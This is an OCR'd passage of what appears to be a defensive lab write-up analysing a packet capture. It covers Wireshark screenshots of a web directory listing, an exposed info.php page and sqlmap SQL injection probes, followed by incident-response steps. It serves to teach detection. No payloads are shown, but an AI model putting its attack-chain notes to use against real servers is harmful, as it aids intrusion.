
1. Immediately **block public access** to `info.php` and conduct a search for other similar diagnostic pages (`phpinfo`, `test.php`, etc.).
2. Audit access logs to determine who accessed this file, when, and from where.


3. Determine PHP version and cross-check it against current CVEs — is it patched?
4. Implement WAF rules or hardening policies to **restrict verbose error/debug pages** from being exposed externally.
5. Flag the Gobuster and Mozilla request patterns for anomaly detection rules.


Key takeaway: Even a tiny file like `info.php` can hand an attacker a blueprint to break into your system — exposure of versioning data is not low-risk; it is a foothold.




Favorites
Recently Used
All Applications
Usual Applications
01 - Reconnaissance
02 - Resource Development
03 - Initial Access
04 - Execution
05 - Persistence
06 - Privilege Escalation
07 - Defense Evasion
08 - Credential Access
09 - Discovery
10 - Lateral Movement
11 - Collection
12 - Command and Control
13 - Exfiltration
14 - Impact
15 - Forensics
16 - Services and Other Tools
Terminal Emulator
Root Terminal Emulator
File Manager
Text Editor
Web Browser
Kali Linux
Kali Tools
Kali Docs
Kali Bugs
OffSec Training
Exploit Database
VulnHub
kali
Find: 333
Case sensitive
Find Next
Help
Filter Out This Stream
Print
Save as...
Back
Close
Profile: Default


Wireshark · Follow HTTP Stream (tcp.stream eq 1097) · BTLOPortScan.pcap
GET /uploads/ HTTP/1.1
Host: 10.251.96.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: PHPSESSID=10b3rrv35ctuvv7vlnsfr6ugjt
Upgrade-Insecure-Requests: 1
HTTP/1.1 200 OK
Date: Sun, 07 Feb 2021 16:35:39 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 406
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=UTF-8
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
<head>
<title>Index of /uploads</title>
</head>
<body>
<h1>Index of /uploads</h1>
Entire conversation (3891 bytes)
Show as ASCII
No delta times
Stream
Find: 333
Case sensitive
Find Next
Help
Filter Out This Stream
Print
Save as...
Back
Close
Profile: Default


Wireshark · Follow HTTP Stream (tcp.stream eq 1097) · BTLOPortScan.pcap
GET /uploads/ HTTP/1.1
Host: 10.251.96.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: PHPSESSID=10b3rrv35ctuvv7vlnsfr6ugjt
Upgrade-Insecure-Requests: 1
HTTP/1.1 200 OK
Date: Sun, 07 Feb 2021 16:35:39 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 406
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=UTF-8
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
<head>
<title>Index of /uploads</title>
</head>
<body>
<h1>Index of /uploads</h1>
<table>
<tr><th valign="top"><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href="?C=N;O
=D">Name</th><th>Last modified</th><th>Siz
e</th><th>Description</th></tr>
<tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"><img src="/icons/back.gif" alt="[PARENTDIR]"></td><td><a href="/">P
Packet 13916. 4 client pkt(s), 4 server pkt(s), 7 turn(s). Click to select.
Entire conversation (3891 bytes)
Show as
ASCII
No delta times
Stream
Find: 3333
Case sensitive
Find Next
Help
Filter Out This Stream
Print
Save as...
Back
Close
tcp.stream eq 1097
Frame 13916: 725 byt
Linux cooked capture
Internet Protocol Ve
Frame (frame), 725 b
Profile: Default



🔍 Detection of File Upload Directory and Automated SQL Injection Attempt

🛠️ **Tool/Technique:** Wireshark (HTTP Stream Follow + Payload Inspection)
⏱️ **Timestamp:** 2021-02-07 16:36:17
🔗 **Context:**
This fits into the **exploitation phase of the attack chain**, where the attacker transitions from discovery to attempting to exploit vulnerabilities. The identification of an `/uploads` directory suggests potential for **malicious file uploads**. The subsequent SQL injection attempts by automated tools indicate active exploitation efforts targeting backend databases.

🎯 **Why This Matters:**
File upload areas are **critical attack vectors** often exploited to upload web shells or malicious scripts. Meanwhile, SQL injection remains one of the most severe vulnerabilities allowing attackers to compromise databases, exfiltrate data, or gain further access. Early detection of such probing and exploitation attempts is vital for timely incident response and threat mitigation.


💡 **My Analysis:**


- **Observation:**


    - Packet `13914` shows HTTP traffic to `/uploads` directory, with icon placeholder (likely empty or default directory listing).
    - Packet `13979` contains a POST request from user agent `sqlmap/1.4.7`, an automated SQL injection tool.
    - Timestamps indicate these events occur at 16:56:41 and 16:57:17 respectively.
    - Following the POST request stream reveals encoded SQL injection payloads targeting authentication or database input fields.
    - Multiple internal `172.x` IPs show benign activity, likely legitimate internal traffic or test servers, helping differentiate malicious from normal behavior.
    - The attacker uses multiple user agents, suggesting both automated and manual interaction.
- **Interpretation:**
    - The `/uploads` directory presence is a potential **upload vector** that may allow attackers to upload malicious content such as web shells or malware. Its exposure demands urgent verification.
    - The use of `sqlmap` signals an **automated attempt to exploit SQL injection vulnerabilities**, likely targeting login or data input forms to bypass authentication or extract data.
    - Encoded POST payloads show the attacker is attempting to manipulate database queries, a textbook SQL injection attack.
    - This transition from reconnaissance to exploitation highlights active adversary behavior requiring immediate response.
- **Action (What a SOC would do next):**


1. **Isolate and monitor `/uploads` directory** access closely for file uploads, especially suspicious file types (e.g., `.php`, `.jsp`).
2. Immediately verify and **restrict upload permissions** on the server to authorized users only; consider disabling uploads temporarily if possible.
3. Identify and **block `sqlmap` user agents** and other suspicious HTTP signatures via web application firewall (WAF) or IDS/IPS rules.
4. Review web server and database logs to identify all injection attempts and assess if any were successful.
5. Conduct a thorough **vulnerability scan** of the web application to patch any exploitable SQL injection flaws.
6. Inform development and security teams for rapid mitigation and hardening of affected web components.


Key takeaway: The combination of exposed upload directories and automated SQL injection probes is a red alert — attackers actively exploit misconfigurations and vulnerabilities, and early detection is the frontline of defense.

